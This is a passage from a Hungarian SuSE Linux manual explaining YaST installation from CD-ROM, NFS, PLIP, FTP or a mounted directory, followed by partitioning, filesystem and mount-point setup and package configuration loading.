


3.3 ábra: A telepítő médium kiválasztása a YaST-ban

szükséges forrásfájlokat. Ez az opció hasznos, ha CD-ROM-unkat nem támogatja a Linux (lásd még a 3.3.5).

A 'Telepítés NFS-en keresztül' és a 'Telepítés egy FTP-Kiszolgálóról' menüopcióval telepíthetünk Linuxot egy rendszerre, aminek nincs CD-ROM meghajtója, de Ethernet-tel kapcsolódik egy másik géphez, aminek van egy CD-ROM meghajtója. További információ ezekről az opciókról a 3.3.6 és a 3.3.8 fejezetben (89. oldal) található még.

3.3.4 Telepítés CD-ROM-ról



3.4 ábra: A CD-ROM kiválasztása

Ha CD-ROM-ról szándékozunk telepíteni, meg kell határoznunk a CD-ROM meghajtónkat (lásd a 3.4 ábrát). Ha nem vagyunk biztosak benne, próbáljuk meg az 'ATAPI EIDE' meghajtót.


3.3.5 Telepítés merevlemez-partícióról

Ha a CD-ROM meghajtónk közvetlenül nincs támogatva, attól még telepíthetünk Linuxot a rendszerünkre. Ahhoz viszont más telepítési médiumot kell használnunk.

3.3.6 Telepítés NFS-en keresztül

A hálózati telepítés több gépen történő könnyű telepítésre kínál lehetőséget a gyakorlott Linux-felhasználónak. Ez különösen hasznos, ha csak egy gépnek van CD-ROM meghajtója, ahonnan a forrásfájlokat egy [NFS](#)-en elérhető merevlemezre tehetjük. Mielőtt megkíséreljük a telepítést NFS-en keresztül, járatosnak kell lennünk az NFS kiszolgáló beállításában.


Ezt az eljárást lehet használni a Linux telepítésére olyan Notebookon, amiben van egy működő PCMCIA hálózati kártya.



3.5 ábra: Hálózat beállítása az NFS-ről telepítéshez

Az NFS-en keresztüli telepítés nemcsak azokon a gépeken valósítható meg, amik Etherneten kapcsolódnak egymással. Az NFS telepítés megvalósítható olyan gépekkel is, amik párhuzamos porton keresztül vannak "hálózatosítva". Ez a képesség különösen azokat a felhasználókat érdekli, akik a Linuxot laptopra vagy notebookra akarják telepíteni. Ha egy ilyen telepítést tervezünk, természetes ügyelnünk kell az indításnál arra, hogy olyan kernelt válasszunk, ami tartalmazza a PLIP támogatást. Továbbá ebben az esetben további bejegyzéseket kell megadnunk, amivel a PLIP interfész megfelelően beállítható:

Ha közvetlenül csatlakozunk az NFS kiszolgálóhoz a párhuzamos porton át, akkor a PLIP partnerek IP címe azonos, amint látható a következő NFS-szerver példában. A PLIP interfész a legtöbb esetben plip1 lesz. Az



3.6 ábra: PLIP konfigurálás

"interfész"-szel egy olyan hálózati interfészre utalunk, ami beállítható és látható az "ifconfig" paranccsal. A hardver-paraméterek csak igen ritka esetben különböznek.

Ügyeljünk rá, hogy ha egy párhuzamos portot PLIP interfészként, használunk, a nyomtatók nem fognak működni ezen az interfészen!

A következő ablakban meg kell adnunk az NFS kiszolgáló IP címét és a könyvtárat ahol a forrás fájlok találhatóak. Természetesen, az NFS kiszolgálónak már exportálni kell ezt a könyvtárat, hogy az elérhető legyen a gép számára amikor telepítünk!

3.3.7 Telepítés hozzáférhető könyvtárból

Evvel az opcióval a Linuxot közvetlenül egy merevlemez partícióról lehet telepíteni. Ez hasznos, amikor nem tudunk telepíteni CD-ROM-ról, mert nincs elérhető meghajtó.

E meghajtó YaST-ból való eléréséhez, először indítsuk el a YaST-ot. Ezután át kell váltanunk egy másik konzolra. Például az (Alt)+(F2) billentyűkombinációval egy második virtuális konzolt kapunk. Jelentkezzünk be, mint 'root'.

Innen be kell *csatolni* a CD-ROM meghajtónkat *manuálisan* a könyvtárba egy elérhető csatolási pontjába, például a következő paranccsal


```
meggyfa: # mount -tiso9660 /dev/cdrom /cdrom
```

Lásd a 19.11.2 fejezetben (511. oldal).

Most folytathatjuk egy normál telepítéssel. Ennek elvégzéséhez, a következő képernyőn (lásd a 3.7 ábrát) meg kell adnunk azt a könyvtárat ahol a forrás fájlok találhatóak. Ez az a könyvtár ahová a CD be lett csatolva, és amelyben a suse könyvtár is található.

Ha például becsatoltuk a meghajtót (vagy a merevlemez partíciót) a /cdrom könyvtárba, akkor ez lesz (Lásd a 3.7 ábrát is)

```
/cdrom/suse
```




3.7 ábra: A forrás könyvtár megadása

a forrás fájlok könyvtára.

3.3.8 Telepítés FTP-ről

Hasonlóan az NFS telepítéshez, lehetőség van FTP-ről telepíteni a SuSE Linux-szot egy gépre aminek egyáltalán nincs CD-ROM-ja. Ez működik, de csak akkor, ha a hálózati alapbeállítást megfelelően végeztük el.



3.8 ábra: Az FTP telepítés adatai

- 'FTP kiszolgáló [Név|IP]' Az FTP kiszolgáló neve vagy IP címe.
- 'Kiszolgáló könyvtár' A suse könyvtár helye az FTP kiszolgálón.
- '[] Használ Proxy-t?' Csak akkor válasszuk ezt, ha biztosak vagyunk, hogy egy FTP proxy kiszolgálót kell használnunk. Normál esetben ez *nem* szükséges.
- 'Proxy [Név|IP]' Ez csak akkor szükséges, ha egy proxy kiszolgálót használunk.

- '[X] **Alapértelmezett FTP Port?**' Ezt alapértelmezésként kell kiválasztani.
- '**Port [Szám]**' Az alapértelmezettnek 21-nek kell lenni.
- '[X] **Anonymous FTP?**' Ezt mindig ki kell választanunk, ha egy nyilvános (public) FTP kiszolgálót akarunk elérni.
- '**Bejelentkezés**' Abban az esetben ha *nem* választottuk az anonymous FTP opciót fent, itt beadhatjuk a felhasználói nevet és a következő mezőt–
- '**Jelszó**' a jelszót.
- '**Időkorlát [Másodperc]**' 60 a javasolt érték.
- '**Helyi átmeneti könyvtár**' A helyi könyvtár, ami ideiglenes tárolásra rendelkezésünkre áll.

3.3.9 Merevlemezünk partícionálása

Egy új operációs rendszer telepítésének legkritikusabb pontja, a merevlemez partícionálása. Általában, minden operációs rendszer használ legalább egy partíciót.



Linux-szal szintén lehetőség van a rendszert egy létező MS-DOS fájlrendszerre telepíteni, de ezt az opciót csak egy "átböngészésre" kéne használnunk. A teljesítmény lényegesen alacsonyabb így, mint a Linux saját partíciójára való telepítéskor, és a rendszer sem olyan biztonságos, mivel nincs elérhető fájlellenőrzési rendszer MS-DOS-ra. Nem utolsósorban a Linux adatok, behatás alatt lehetnek mialatt a DOS fut.


Egy Linux rendszerrel, általában legalább két partíciót készítünk. Egyet a fájloknak és programoknak, egyet pedig a memória adat cserélésre (swapping), ez utóbbit a rendszer végezi a háttérben. Esetleg készíthetünk több partíciót is a fájlok és programok számára. A partíciók mérete és száma egy Linux rendszerben személyes ízlés és filozófia kérdése. (lásd a 2.9 fejezetben (69. oldal) és a 2.10 fejezetben (71. oldal)); Egy részletes példa a partícionálásra a 2.11.1 fejezetben (76. oldal) található.

A partíció(ko)n túlmenően amit a Linuxnak hoztunk létre, egy csere (swap) partíciót is kell készítenünk, hogy növeljük a gépünk *virtuális memóriáját* (☞ *memory*). (lásd a 2.10.1 fejezetben (72. oldal))

Lehetőség van swap FÁJL használatára is, azonban ez nem ajánlott, a csökkenő teljesítmény miatt, mivel minden hozzáférés ehhez a fájlhoz szükségszerűen a fájlrendszeren megy keresztül. Kevés memóriával rendelkező rendszereknek a swapfájl nem alternatíva, szükséges a swappartíció.

Ha több, mint egy merevlemez van a rendszerünkben, ki kell választanunk, hogy melyiket akarjuk partícionálni. Miután kiválasztottuk a meghajtót, megjelenik egy menü, ami megmutatja a merevlemez partícióink jelenlegi állapotát (lásd a 3.9 ábrát).

A nyilakkal ⤴ és ⤵ végigmehetünk a meglévő partícióink listáján. Az (F3) billentyűt használjuk a fájlrendszerre vonatkozó partíció típusának megváltoztatására, például DOS-ról ext2-re. Meglévő partíciók eltávolítására, használjuk az (F4) billentyűt. Új partíciók létrehozásához az (F5) billentyűt használjuk. Amikor új partíciókat hozunk létre, különösen figyeljünk arra, miként



3.9 ábra: Partícionálás a YaST segítségével

határozzuk meg a partíciók méretét. Lehetőségünk van meghatározni a blokkok méretét MB-ban vagy kB-ban. Biztosan olvassuk el ezeknek az opcióknak a szintaktikájára vonatkozó részletes utasításait, amelyet a képernyő ad róluk.

Egy swap partíció létrehozásához meg kell változtatnunk egy partícióhoz tartozó fájlrendszert. Amint van egy elérhető partíció, amit swap partíciónak használunk, az (F3) billentyűvel válasszuk a *swap*-ot az elérhető partíció típusok listájáról. Arra is van lehetőség, hogy a merevlemezünk egy részét partícionálás nélkül hagyjuk, vagy éppen létrehozunk egy partíciót, amit nem kötünk egyetlen fájlrendszerhez sem. Ez nagyon hasznos akkor, ha egy másik operációs rendszert tervezünk telepíteni ugyanarra a merevlemezre. Ebben az esetben csak hagyjuk a meghajtó egy részét partícionálás nélkül, vagy az (F3) billentyűvel válasszunk le egy partíciót arról a bizonyos fájlrendszer típusról (ha tervezünk egy túlságosan is gyakori telepítést, nem-Linux operációs rendszert ugyanarra a merevlemezre, hagyjunk helyet a lemez elején, evvel kevesebb gondunk lesz).

Legyünk tudatában, hogy a Linuxnak teljesen mindegy, hogy milyen típusú partícióra telepítjük:


A Linux telepítése elvégezhető akár egy *elsődleges (primary)* partícióra vagy egy *másodlagos, logikai* partícióra.

A logikai partíció, megkerüli napjaink modern (PC) hardver korlátozásait. Ezt arra találták ki, hogy legyőzze a tényt, miszerint a partíciós tábla nagysága csak négy bejegyzésre elég. Ha több, mint négy partíciót akarunk a merevlemezünkön, létre kell hoznunk egy *kiterjesztett (extended)* partíciót. Amint létrehoztuk a kiterjesztett partíciót, már képesek vagyunk létrehozni több *logikai* partíciót ezen a nagy *kiterjesztett (extended)* partíción belül¹.

¹ A kiterjesztett és a logikai partíciók a DOS alatt, mint *kiterjesztett DOS partíció* vagy *logikai meghajtó* néven ismert, habár ezt a fogalmat bármilyen operációs rendszer alkalmazhatja.

3.3.10 A cél fájlrendszer/partíció beállítása

Miután befejeztük a merevlemezünk partícionálását, meg kell határoznunk, hogy a partíciók miként illeszkedjenek a Linux könyvtárfába. Válasszuk 'A cél fájlrendszer/partíció beállítása' menüpációt.



3.10 ábra: A fájlrendszerek kijelölése

A 3.10 ábrán láthatunk egy példát, egy merevlemez partícionálásra. Minden egyes partícióra kiválaszhatjuk, hogy formattálva legyen-e, és hogyan, valamint hová legyen a könyvtárfánkba "csatolva (mounted)".

Feltétlen ki kell jelölnünk egy partíciót, "root" partíciónak! Ez a partíció szükséges, mivel ez a kiindulási pontja az egész könyvtár szerkezetnek, és igen, ez *hasznló* szerepet, tölt be mint a gyökök a fáknál! Győződjünk meg róla, hogy kijelöltünk e *Csatolási Pontot (Mountpoint)* ' / ' a "root" partíciónknak.

A képernyő alján lévő menü különböző műveleti (function) billentyűket definiál, amiket a fájlrendszer kezelésére használhatunk. Az a szabály, hogy ezek működőképessége csak a Linux partíciónkra érhető el. Ha kijelölünk partíciókat, amik más fájlrendszerre lettek formattálva, a műveleti (function) billentyűk nem fognak működni, kivéve az (F3) billentyűt, amit a csatolási pont kiválasztására használunk.

A fájlrendszer típusának beállítása

Az (F3)-mal választhatunk a két fájlrendszer között (ext2 és reiserfs).

'ext2' – az ext2 fájlrendszer (*második kiterjesztett fájlrendszer, second extended filesystem*) már sok évvel ezelőtt megalapozódott, mint a szabvány fájlrendszer.

'reiserfs' – a ReiserFS egy fájlrendszer a következő generáció számára; annak ellenére, hogy ez a fájlrendszer még nagyon új, már széles körben használják – többek között, számos gépen a mi belső rendszerünkben is. Valóban el kéne olvasnunk a feljegyzéseket az /usr/share/doc/packages/reiserfs/README alatt.

Szoros együttműködésben HANS REISER és CHRIS MASON körüli fejlesztői csoporttal, a SuSE-nak kiterjedt, nagyteljesítményű fájlrendszerei vannak, hogy befoglaljanak egy "Journaling fájlrendszert". A Journaling-on keresztül garantált, hogy még a nagy kiszolgálókon is, egy fájlrendszer ellenőrzés pár másodpercen belül megvalósítható.

Kérem *ne használjunk* ReiserFS-t RAID 1 és RAID 5 szoftverrel. Hardveres RAID megoldásoknál nincsenek ilyen megkötések. Egy ReiserFS partíciónak minimálisan 34 MB méretűnek kell lennie.



A biztonság kedvéért (hogy ne legyen problémánk), készítsünk egy külön boot partíciót, ext2 fájlrendszerrel és telepítsük a *LILO*-t ide. Ez a szabvány SuSE Linux beállítás.

A ReiserFS segédprogramjai a 'reiserfs' csomagban, az 'a' készletben vannak. Naprakész információk találhatók a:

<http://devlinux.com/projects/reiserfs/> címen

Csatolási pontok

Az **F4** billentyűt használhatjuk arra, hogy megjelöljük azt a helyet, ahová a kiválasztott partíciót be kell majd csatolni a könyvtárába.


Csak emlékeztetőül: *Kötelező* egy partíciót kijelölni root partíciónak (/). Ha már vannak DOS/Windows partíciók a lemezünkön, akkor azoknak is létrehozhatunk csatolási pontokat. Például, készíthetünk egy /dosc csatolási pontot az első DOS partíciónak és egy /dosd csatolási pontot a másodiknak.

Győződjünk meg róla, hogy teljes útvonal nevet jelöltünk ki (kezdve a (/) jellel) az összes csatolási pontunknak, és hogy létrehoztunk egy (és csak egy) egyedi csatolási pontot minden egyes partíciónak! Továbbá, soha nem szabad létesítenünk külön partíciókat az /etc, /bin, /sbin, /lib és /dev könyvtáraknak. E könyvtáraknak (amik fontos parancsokat, további könyvtárakat és beállítási fájlokat tartalmaznak, amik szükségesek a rendszer többi részének becsatolásához), a root partíción kell maradniuk!



Egy fontos megjegyzés a DOS/Windows partíciókra vonatkozólag! Ezeket a partíciókat a könyvtárába, három különböző típusként csatlakoztathatjuk be.

- Mint egy "normál" **DOS** partíció (= msdos), egy DOS fájlrendszer, összes normál korlátozásaival,
- mint egy **FAT-Win95** (= vfat), amiben a hosszú fájlnevek lehetségesek,
- a harmadik esetben, mint az úgynevezett **UMSDOS** partíció, ami megengedi a hosszú fájlnevek használatát egy "normál" DOS partícióban. Ez a típus csak akkor szükséges, ha a DOS partíción akarunk Linux fájlokat tárolni; nem nagyon hatékony, ha a DOS partíció csak adat tárolásra kell nekünk. Ahol csak lehetséges, el kell *kerülnünk* az **UMSDOS**-t!



3.11 ábra: Szakértő menü a fájlrendszerek beállításához

Szakértő menü a fájlrendszer inode sűrűségének finomhangolására

Itt a Szakértő menüben lehet a finomhangolást végrehajtani.

Az *Inode* sűrűséget (density) használjuk az előre várható fájl méret (inode-onkénti) meghatározására egy adott partíción. Ha például, 4096 bájtos inode-onkénti sűrűséget választunk, ez azt jelenti, hogy megközelítőleg 4096 bájt (4 kB) átlagos fájl méretre számítunk.

Amikor egy fájlrendszert készítünk egy partíción, a rendszer kiszámolja a szükséges inode-ok számát, az inode sűrűségi számot és a partíció méretét figyelembe véve. Az inode-ok száma képviseli a fájlok számát, amit létre lehet hozni az adott partíción.

A fenti példában, ha a partíció mérete 4 Megabájt, a partíciónak kevesebb mint 1000 inode-ja lesz. Ha ezt a partíciót feltöltjük sok állománnyal, melyek mind nagyjából 1 kB-osak, ekkor csak egy negyedét tudjuk a partíciónak használni mielőtt az összes inode elfogy. Több fájlt nem lehet a partícióhoz hozzáadni.

A 4 kB-os inode érték fájlanként, bizonyítottan egy jó alapértelmezett érték (túlzottan magas számú inode szükségtelen lemez helyfoglalást eredményezne, mivel az inode-oknak is kell hely, természetesen). Ha egy adott partíciót gyűjtőként (spooling) használunk (szükséges például az újság (NEWS) szolgáltatáshoz), 2048 bájt sűrűség inode-onként ajánlott, mivel az újságcikkek (news articles) tipikusan igen kis fájlok.

A másik indok, amiért nagy számú inode kellhet, az az *élő rendszer* (live filesystem) beintegrálása. Ezzel, mintegy 40.000 fájlt integrálunk a fájlrendszerbe, szimbolikus linkeken keresztül. Ekkor is minden egyes fájlnek kell egy inode.

A *blokk méret* eldöntése közvetlen befolyással van arra, hogy meddig tart a fájlrendszer ellenőrzése: A fájlrendszer ellenőrzésének tartama négyzetesen reciprokon arányban áll a blokk méretével - pl. ha kisebbek a blokkok, akkor több a blokkok száma és ezért tovább tart az ellenőrzés. Egy nagyon hosszú fájlellenőrzés igazán kellemetlen lehet, ez függ a saját becslésünktől, hogy

milyen gyakran fogjuk ellenőrizni a fájlrendszerünket és mennyi időt tudunk elviselni. A javasolt blokk méret 1 GB-os partícióig 1024 (= 1 kB), 4 GB-os partíciókhoz emeljük meg 4096 (= 4 kB) -ra.

Határozzunk meg egy területet, amit a 'root'-nak tartunk fenn. A 'root'-nak mindig fenn kell tartanunk egy területet, ha a partíciókat mindkettő használja, a rendszer programok és a rendes felhasználók. Egy külön /home partíció azt jelenti, hogy nem kell félretenni helyet a 'root'-nak.

A fájlrendszer ellenőrzése közbeni *viselkedés hiba esetén* előre meghatározható. Ha hiba fordul elő a fájlrendszerben, a művelet folytatódhat normálisan (continue), a partíciót újra lehet csatolni, mint csak olvashatót (remount-ro), vagy az egész rendszer azonnal megállítható (panic). Az opció amit választunk az attól függ, hogy mire használjuk a rendszerünket. Csak az alapértelmezett continue kell megváltoztanunk, ha valóban tudjuk, hogy mit csinálunk!

Partíciók formattálása

Az (F6) billentyűvel kiválaszthatjuk, vajon formattáljuk-e és hogyan, a partíciókat. Teljesen új lemezeknél nem szükséges a rossz szektorok ellenőrzése formattálás alatt; de a biztonság kedvéért ezt is választhatjuk. A formattálás és ellenőrzési opció választása jóval tovább tart, mint csak formattálni egy partíciót.

Az fstab fájl olvasása

Az fstab fájl megmondja a Linuxnak, hogy melyik fájlrendszert hová csatolja be amikor betölti azt. Ha már van Linux telepítve a merevlemezünkre, megnyomhatjuk az (F7) billentyűt a már létező fstab fájl beolvasására. Az fstab-ban a csatolási pontok listája automatikusan tartalmazza a merevlemezünkön létező nem-swap partíciókat. Az fstab fájlban a más típusú fájlrendszerek bejegyzései (swap, proc, nfs-mount, CD-ROM bejegyzések, stb.) szürkén jelennek meg, és nem változtathatók meg. Azok változatlanok maradnak, amikor elmentjük az fstab fájlt.

versions

Ez a lehetőség akkor szükséges amikor frissítjük az egész alaprendszert (lásd a 15.1.3 fejezetben (420. oldal)) ; ebben az esetben a YaST-nak tudnia kell, hogy fájlrendszerünk és a partícióink hogyan vannak felosztva. Lehetséges több Linux rendszert is telepítenünk a gépünkre.

3.3.11 A Logikai kötet kezelő (Volume Manager) beállítása

A hivatalos LVM-Howto megtalálható a:

<http://linux.msede.com/lvm/> címen.

3.3.12 Telepítés egy könyvtárba

A YaST-tal teljes telepítést is végezhetünk egy megadott könyvtárba is, futó rendszer alól. Így lehetséges például frissíteni egy másik gépet NFS-en keresztül úgy, hogy "chroot környezetet (environment)" állítunk be, vagy telepítést hajtunk végre egy második merevlemezre a futó rendszerről.


Ezt a telepítési módot csak *speciális esetekre* szánták. Ha bizonyos *eszköz* be van csatolva a meghatározott könyvtárba, nekünk magunknak kell kezel-nünk ezt, mielőtt telepítenénk ezen a módon.

Különösen biztosítani kell magunkat, hogy a telepített rendszer indítható le-gyen. Az újonnan telepítet rendszerben valószínű szükséges lesz a YaST által létrehozott `fstab` fájl módosítása.

Most írjuk be a beviteli mezőbe, hogy melyik könyvtárba akarunk telepíteni.

3.4 A telepítési méret meghatározása

Miután befejeztük a fájlrendszerünk beállítását, megkezdhetjük a telepítendő csomagok kiválasztását. A főmenüből válasszuk a 'Csomagok választása telepítésre' opciót. Tisztában kell lennünk azzal, hogy a telepítési eljárás alatt, a fájlrendszer beállításának befejezése után, a YaST automatikusan előhozza ezt a menüt; nem kell nekünk ezt a menüopciót a főme-nüből kiválasztani. A menü lista ami megjelenik, kevés lehetőséget nyújt a csomagok kezelésére, beleértve a betöltést, elmentést és egy telepítési profil létrehozását.



3.12 ábra: YaST A telepítési méret meghatározása

Továbbiakban, ebből a menüből tudjuk elindítani a telepítést, vagy megnéz-hetjük, hogy a kiválasztott csomagok telepítése után mennyi elérhető hely marad a merevlemezünkön.

3.4.1 Konfiguráció betöltése

Számos előre meghatározott konfiguráció van felsorolva a 'Konfigurá-ció betöltése' alatt. Bármelyiket választhatjuk a nyíl billentyűk hasz-nálatával, \uparrow és \downarrow mozoghatunk egy előre meghatározott "konfiguráció"-hoz; a *Szököz*-el kiválaszthatunk vagy levehetünk egy tételt a választottak listá-járól. Többek között van ott egy "Minimum rendszer" nevezetű. Ezt kell vá-lasztanunk, ha a YaST-ot hajlékony lemezről futtatjuk és igen kevés RAM-unk van. A minimál rendszer választása nem akadályoz meg minket, hogy

csomagokat adjunk hozzá, ha az már telepítve van. A merevlemezre való telepítés után a YaST sokkal jobb teljesítményt nyújt.

Ha létrehoztuk és elmentettük a saját konfigurációnkat (csomagok listája), használhatjuk ezt a menüopciót a konfigurációnk betöltésére. Ez a lehetőség hasznos, ha azonos konfigurációkat telepítünk sok rendszerre.

Ha már van egy telepített rendszerünk, nagyon óvatossá kell lennünk amikor betöltünk egy másik konfigurációt, mivel minden csomag törlésre lesz kijelölve, ami a rendszerünkre van telepítve, és nem tartozik a kiválasztott konfigurációba. Ha meg akarjuk tartani a már telepített csomagokat, csupán válaszoljunk Nem-mel amikor a YaST megkérdezi minket, hogy törölni akarjuk-e őket, vagy nem. Ha törölni akarjuk az összes csomagot (kivéve egy párat), akkor kézzel kell levonnunk azokat, amiket nem kívánunk törölni. A törlés visszavonásához, változtassuk a '[D]'-t vissza egy '[i]'-re a **(Szóköz)** lenyomásával.

3.4.2 Konfiguráció mentése

